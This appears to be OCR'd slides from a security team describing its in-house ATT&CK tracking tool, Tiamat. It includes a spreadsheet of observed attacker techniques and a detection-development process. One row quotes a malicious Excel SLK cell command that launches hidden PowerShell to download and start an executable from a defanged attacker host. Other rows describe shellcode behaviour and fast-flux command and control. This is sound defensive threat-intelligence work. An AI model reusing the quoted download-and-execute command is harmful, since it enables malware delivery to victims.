
	A	B	C	D	E	F	G	H	I	J	K	U
1										Observed Usage Patterns		
2	Campaign	Kill Chain Level	Tactic	Technique	T-Number	RT Ticket	Report URL	Page #s	Observed Tools	Patterns/Trends	Execution Notes	Actionable Or Not
716	zzCybercrime	KC5_Installation	Execution	Command Line Interface	T1059	703436		8		Launches cmd.exe using CreateProcessA	See the image below the highlighted text for an example of CreateProcessA being used to launch cmd.exe	
717	zzCybercrime	KC5_Installation	Defense_Evasion	Disabling Security Tools	T1089	703436		9		The shellcode searches for anti-malware products on the victim	See the image below the highlighted text for an example of the search used by the shellcode for AV products	
718	zzUnknown	KC5_Installation	Persistence	Shortcut Modi				1		Simple text file with a .slk extension	$ file Payment_Invoice#287718.slk Payment_Invoice#287718.slk: ASCII text, with very long lines, with CRLF line terminators, with escape sequences	
719	zzUnknown	KC5_Installation	Execution	PowerShell				1		Once .slk text file is opened a user may be directed by Excel to update dynamic content found in the file. Otherwise, Excel will update the content of the following cell to execute code.	MSEXCEL\"\..\..\..\Windows\System32\cmd.exe /c powershell.exe -w hidden -nop -ep bypass \ -Command (new-object System.Net.WebClient).DownloadFile("hxxps://dyvrullters[.]in/dyv/ojoh.exe","operaplat & start operaplate.exe'!_xlbgnm.A1 (Analyst Note: Had to take out '=' from beginning of command due to excel parameters)	
720	zzUnknown	KC6_CommandControl	Command_Control	Fallback Channels	T1008	703150		1	CannibalRAT	The command-and-control infrastructure uses a DNS technique called Fast Flux(ing), which allows the hosts to quickly change their resolution, the name servers use 120 seconds for TTL and are changed several times a day.		

719 zzUnknown KC5_Installation
720 zzUnknown KC6_CommandControl


Tiamat: an in-house end-to-end ATT&CK tool



Tiamat-enabled operationalized ATT&CK process




Intelligence ingestion




Quality assurance

Detection creation



Method of detection

Content development




http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Signature VS Behaviors

Signature

- Critical
- High
- Medium
- Low

Alert



Behavior

Meta
- Tactic
- Technique
- Campaign
- Fidelity

